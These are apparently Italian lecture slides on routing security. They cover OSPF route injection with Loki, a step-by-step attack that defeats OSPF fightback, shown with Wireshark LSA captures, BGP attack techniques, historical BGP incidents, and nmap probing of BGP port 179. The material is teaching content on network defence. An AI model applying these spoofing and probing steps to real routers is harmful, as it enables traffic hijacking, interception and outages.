C     10.0.0.0/27 is directly connected, GigabitEthernet2/0
L     10.0.0.2/32 is directly connected, GigabitEthernet2/0
S     10.7.7.7/32 [1/0] via 10.0.0.1
C     10.8.8.8/32 is directly connected, Loopback0
R     10.10.10.0/24 [120/1] via 10.0.0.3, 00:00:20, GigabitEthernet2/0
      172.16.0.0/24 is subnetted, 1 subnets
B     172.16.1.0 [20/0] via 10.7.7.7, 00:00:46
      172.17.0.0/16 is variably subnetted, 2 subnets, 2 masks
```

**After**


```
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
a - application route
+ - replicated route, % - next hop override

Gateway of last resort is 10.0.0.3 to network 0.0.0.0

R*   0.0.0.0/0 [120/1] via 10.0.0.3, 00:00:15, GigabitEthernet2/0
      2.0.0.0/24 is subnetted, 1 subnets
R     2.2.2.0 [120/6] via 10.0.0.1, 00:00:01, GigabitEthernet2/0
      10.0.0.0/8 is variably subnetted, 5 subnets, 3 masks
C     10.0.0.0/27 is directly connected, GigabitEthernet2/0
L     10.0.0.2/32 is directly connected, GigabitEthernet2/0
S     10.7.7.7/32 [1/0] via 10.0.0.1
C     10.8.8.8/32 is directly connected, Loopback0
R     10.10.10.0/24 [120/1] via 10.0.0.3, 00:00:15, GigabitEthernet2/0
      172.16.0.0/24 is subnetted, 1 subnets
--More--
*Jan 11 17:36:57.623: BGP: topo global:IPv4 Unicast:base Scanning routing tables
*Jan 11 17:36:57.623: BGP: topo global:IPv4 Multicast:base Scanning routing tables
*Jan 11 17:36:57.627: BGP: topo global:MVPNv4 Unicast:base Scanning routing tables
```

# Iniezione routes (OSPF) via Loki

```
R1#show ip route
C    172.16.0.0/24 is subnetted, 1 subnets
C        172.16.0.0 is directly connected, FastEthernet0/0
O    192.168.5.0/24 [110/2] via 172.16.0.1, 00:00:01, FastEthernet0/0
    10.0.0.0/32 is subnetted, 1 subnets
C        10.0.0.1 is directly connected, Loopback0
O    192.168.6.0/24 [110/3] via 172.16.0.1, 00:00:01, FastEthernet0/0
```




Loki  
Route  
injector

```
R1#show ip route
C    172.16.0.0/24 is subnetted, 1 subnets
C        172.16.0.0 is directly connected, FastEthernet0/0
O    192.168.5.0/24 [110/2] via 172.16.0.1, 00:00:00, FastEthernet0/0
    [110/2] via 192.168.6.1, 00:00:00, FastEthernet1/0
    10.0.0.0/32 is subnetted, 1 subnets
C        10.0.0.1 is directly connected, Loopback0
O    192.168.6.0/24 [110/3] via 172.16.0.1, 00:00:00, FastEthernet0/0
```

# Anti-spoofing in OSPF

- OSPF implementa un meccanismo di «fightback» per contrastare lo spoofing degli LSA
- Si basa sul principio di inoltro in flooding degli LSA che garantisce che tutti i router ricevano gli LSA generati da tutti gli altri
- Quando un router riceve un LSA il cui campo Advertising-Router è uguale al proprio Router-id (un proprio LSA o LSA spoofato):
  - ne verifica il contenuto rispetto al proprio database topologico
  - se le informazioni di routing sono state contraffatte, restituisce subito un altro LSA corretto che sovrascrive quello contraffatto.



1. Attacker inietta il falso LSA
2. L'LSA attraverso il flooding arriva alla vittima e aggiunge una route indesiderata in routing table
3. L'LSA arriva anche al mittente spoofato (R1)
4. R1 genera il fightback LSA che sovrascrive quello falso correggendo la routing table della vittima

# Attacco alla tecnica anti-spoofing

- L'attacco si basa essenzialmente su due principi:
  1. Ogni LSA con un «seq number» più alto compre tutti quelli con valori inferiori
  2. Due LSA sono considerati identici se soddisfano i seguenti criteri
    - Stesso numero di «seq number»
    - Stesso valore di «checksum»
    - Stessa «age» (+/- 15 min)
  3. Anche l'LSA di fightback può essere oggetto di attacco basato su spoofing
- Parte dall'analisi dell'ultima specifica OSPF [RFC 2328].
- Provato con successo nei confronti di router moderni (Cisco IOS 15.0(1)M)

## Owning the Routing Table New OSPF Attacks

Alex Kirshon<sup>1</sup>, Dima Gonikman<sup>1</sup>, Dr. Gabi Nakibly<sup>1,2</sup>

<sup>1</sup>Technion, CS department

<sup>2</sup>National EW Research and Simulation Center  
Rafael – Advanced Defense Systems Ltd.




U S A + 2 0 1 1  
EMBEDDING SECURITY

# Descrizione dell'attacco

1. Un falso LSA apparentemente generato da R1 viene inviato dall'attaccante a R1 per innescare il meccanismo di fightback.
2. Un nuovo LSA, con informazioni di routing fraudolente, viene inviato a R2 spoofando il Fightback LSA da R1 (usa gli stessi «sequence number», «checksum» ed «age», in modo che i due LSA vengano considerati identici).
3. R1 invia il Fightback LSA una volta ricevuto il primo LSA dall'attaccante, rifiutato da R2 perché ha già ricevuto un LSA equivalente dall'attaccante falsificato al passo 2.
4. Quando R2 reinoltra in flooding il falso LSA, R1 lo riceve ma lo rifiuta, essendo percepito come identico al Fight Back LSA inviato nel passo 3.

- Alla fine, R1 e R2 avranno un LSA DB diverso (R2 ha una route falsa)
- Questa situazione permane fino al successivo aggiornamento del LSA DB (tipicamente 30 minuti)



# Attacco OSPF: esempio

## 1) Invio LSA di trigger

Screenshot of Wireshark showing OSPF traffic. A red box highlights the 10th frame (LSA type 1 Router-LSA) from the victim router (192.168.35.105) to the attacker (192.168.12.79). The frame details are as follows:

No.	Time	Source	Destination	Protocol	Length Info
5	9.99999...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet
6	12.854...	192.168.12.79	224.0.0.5	OSPF	112 LS Update
7	14.886...	192.168.16.130	224.0.0.5	OSPF	124 LS Update
8	14.953...	192.168.16.96	224.0.0.5	OSPF	80 LS Acknowledge
9	15.525...	192.168.16.96	224.0.0.5	OSPF	84 Hello Packet
10	18.821...	192.168.16.130	224.0.0.5	OSPF	100 LS Update
11	18.821...	192.168.16.96	192.168.16...	OSPF	80 LS Acknowledge
12	20.000...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet

Frame 6: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.12.79, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
  - LS Update Packet
    - Number of LSAs: 1
    - LSA-type 1 (Router-LSA), len 48
      - .000 0000 0000 0100 = LS Age (seconds): 4
      - 0... .... .... .... = Do Not Age Flag: 0
      - Options: 0x02, (E) External Routing
      - LS Type: Router-LSA (1)
      - Link State ID: 192.168.35.105
      - Advertising Router: 192.168.35.105
      - Sequence Number: 0x800000a4
      - Checksum: 0xadac
      - Length: 48
      - Flags: 0x00
      - Number of Links: 2
      - Type: Transit ID: 192.168.35.196 Data: 192.168.35.105 Metric: 10
      - Type: Stub ID: 172.16.66.0 Data: 255.255.255.0 Metric: 10

## 2) Invio LSA fake

Screenshot of Wireshark showing OSPF traffic. A red box highlights the 11th frame (LSA type 1 Router-LSA) from the attacker (192.168.12.79) to the victim (192.168.35.105). The frame details are as follows:

No.	Time	Source	Destination	Protocol	Length Info
5	9.99999...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet
6	12.854...	192.168.12.79	224.0.0.5	OSPF	112 LS Update
7	14.886...	192.168.16.130	224.0.0.5	OSPF	124 LS Update
8	14.953...	192.168.16.96	224.0.0.5	OSPF	80 LS Acknowledge
9	15.525...	192.168.16.96	224.0.0.5	OSPF	84 Hello Packet
10	18.821...	192.168.16.130	224.0.0.5	OSPF	100 LS Update
11	18.821...	192.168.16.96	192.168.16...	OSPF	80 LS Acknowledge
12	20.000...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet

Frame 7: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.12.79, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
  - LS Update Packet
    - Number of LSAs: 1
    - LSA-type 1 (Router-LSA), len 60
      - .000 0000 0000 0100 = LS Age (seconds): 4
      - 0... .... .... .... = Do Not Age Flag: 0
      - Options: 0x02, (E) External Routing
      - LS Type: Router-LSA (1)
      - Link State ID: 192.168.35.105
      - Advertising Router: 192.168.35.105
      - Sequence Number: 0x800000a5
      - Checksum: 0x8de4
      - Length: 60
      - Flags: 0x00
      - Number of Links: 3
      - Type: Transit ID: 192.168.35.196 Data: 192.168.35.105 Metric: 10
      - Type: Stub ID: 172.16.254.0 Data: 255.255.255.0 Metric: 10
      - Type: Stub ID: 172.16.253.0 Data: 255.255.255.0 Metric: 31715

## 3) LSA di fightback: scartato per seq\_n == LSA fake


Screenshot of Wireshark showing OSPF traffic. A red box highlights the 10th frame (LSA type 1 Router-LSA) from the victim router (192.168.35.105) to the attacker (192.168.12.79). The frame details are as follows:

No.	Time	Source	Destination	Protocol	Length Info
5	9.99999...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet
6	12.854...	192.168.12.79	224.0.0.5	OSPF	112 LS Update
7	14.886...	192.168.16.130	224.0.0.5	OSPF	124 LS Update
8	14.953...	192.168.16.96	224.0.0.5	OSPF	80 LS Acknowledge
9	15.525...	192.168.16.96	224.0.0.5	OSPF	84 Hello Packet
10	18.821...	192.168.16.130	224.0.0.5	OSPF	100 LS Update
11	18.821...	192.168.16.96	192.168.16...	OSPF	80 LS Acknowledge
12	20.000...	192.168.16.130	224.0.0.5	OSPF	84 Hello Packet

Frame 10: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0


- Linux cooked capture
- Internet Protocol Version 4, Src: 192.168.16.130, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
  - LS Update Packet
    - Number of LSAs: 1
    - LSA-type 1 (Router-LSA), len 36
      - .000 0000 0000 1010 = LS Age (seconds): 10
      - 0... .... .... .... = Do Not Age Flag: 0
      - Options: 0x02, (E) External Routing
      - LS Type: Router-LSA (1)
      - Link State ID: 192.168.35.105
      - Advertising Router: 192.168.35.105
      - Sequence Number: 0x800000a5
      - Checksum: 0x8de4
      - Length: 36
      - Flags: 0x00
      - Number of Links: 1
      - Type: Transit ID: 192.168.35.196 Data: 192.168.35.105 Metric: 10

## 4) Effetto finale dell'iniezione di route fake



# Attacchi BGP

- Creazione di Instabilità nel routing
  - Route-flapping intenzionale con fluttuazioni e instabilità
  - Causa di BGP connection resets sui peering
- Redirezione del traffico
  - Reinstradamento del traffico verso un AS vittima, saturandone la capacità
  - Uso forzato di percorsi alternativi che possono essere più costosi o oggetto di intercettazione
- Attrazione del traffico
  - Blackholing



# Attacchi BGP: meccanismi di base

*Le principali tecniche di attacco consistono in:*

- *AS-Path Padding*
  - *per rendere percorsi più o meno attrattivi*
- *Riduzione della lunghezza dell'AS path*
  - *per attirare il traffic in maniera fraudolenta*
- *Blocco/filtraggio di annunci*
  - *Per non far fluire il traffico verso determinate destinazioni*
- *Creazione/iniezione di messaggi di update/withdraw fintizi*
  - *Per creare diversioni fraudolente del traffico*
- *Creazione di loop fintizi nell'AS path*
  - *per causare lo scarto dell'annuncio e fermare il traffico verso specifiche destinazioni*

# Attacchi BGP: I rischi maggiori

## Nei punti di peering e Internet Exchange (IX):


- Tutti i providers in un IX tipicamente condividono la stessa infrastruttura (un insieme di switch in HSRP o VRRP) che diventa critica
- Route reflectors e route Servers sono di solito realizzati su hosts UNIX (bird, zebra, rsD, rsNG etc.)
- Le politiche di filtraggio dei pacchetti sono di frequente molto più “rilassate” negli IX
- Le relazioni fra prefissi e AS di origine, l’ AS\_path, e l’ autenticità dei peers BGP non sono tipicamente mai verificate

# BGP DoS: gli attacchi più frequenti

- SYNflood verso la porta 179/tcp usata da BGP
- Drop di sessioni BGP attraverso l' invio di RST sulla connessione TCP tramite hijacking della sessione o l' invio di messaggi finti OPEN/KEEPALIVE:
  - Generazione di instabilità e route flapping, innesco dei meccanismi di dampening a scopo DoS
- Modifica di parametri della sessione, capabilities, MED, communities etc.
- Iniezione dolosa di routes tramite tools esistenti:
  - Annuncio di routes più specifiche in grandi netblocks per aumentare la taglia delle routing tables e creare problemi di memoria sui routers
  - Redirezione di grandi volumi di traffico verso destinazioni “black hole”, o a scopo di DoS
  - Creazione di routing loops

# Attacco YouTube (Feb 24, 2008)


Funzionamento normale: l'AS36561 (YouTube) annuncia 208.65.152.0/22



# Attacco YouTube (Feb 24, 2008)

Il governo Pakistano, nel tentativo di bloccare YouTube interviene maldestramente su BGP:

- AS17557 (Pakistan Telecom) comincia ad annunciare 208.65.153.0/24
  - Tutto il traffico YouTube mondiale viene rediretto verso l'AS17557
  - Risultato 2 ore di blocco totale YouTube



# Errore Verizon-DQE (Jun 24, 2019)



- Un ISP in Pennsylvania (AS33154 - DQE) ha usato un ottimizzatore BGP prodotto da Noction per sostituire con route più specifiche quelle più generali ricevute da Internet
- DQE ha annunciato queste route specifiche al proprio cliente (AS396531 - Allegheny)
- Le routes sono state a loro volta inviate al fornitore di transito (AS701 - Verizon), che ha informato l'intera Internet di questi percorsi "migliori", che passavano per Allegheny e DQE
- Essendo questi percorsi più specifici Allegheny e DQE hanno cominciato a fare transito per tutta una serie di routes maggiori, andando completamente in saturazione.

## How Verizon and a BGP Optimizer Knocked Large Parts of the Internet Offline Today

2019-06-24



Tom Strickx



# BGP: Probing

BGP usa la porta TCP/179 per comunicare: un probing nmap ci può dare precise informazioni su presenza e attaccabilità del BGP su un router

```
Attacker# nmap -sS -p 179 -v router.ip.address
Interesting ports on (router.ip.address):
Port State Service
179/tcp open  bgp
```


La presenza di una porta BGP aperta ci dimostra che il router è un possibile target di attacco

```
Attacker# nmap -sS -n -p 179 router.ip.address
Interesting ports on (router.ip.address):
Port State Service
179/tcp filtered  bgp
```

La presenza di una porta filtrata ci indica che il target è in grado di resistere ad un eventuale attacco

# Attacchi di BGP injection

Traceroute Path 1: from Guadalajara, Mexico to Washington, D.C. via *Belarus*



Iniezione di una route fake a livello dell'ISP Level 3 (ex Global Crossing) per ottenere una diversione del traffico fra Guadalajara e Washington DC verso la Bielorussia per dopo essere reinstradato verso la destinazione originaria. Tutto in pochi istanti

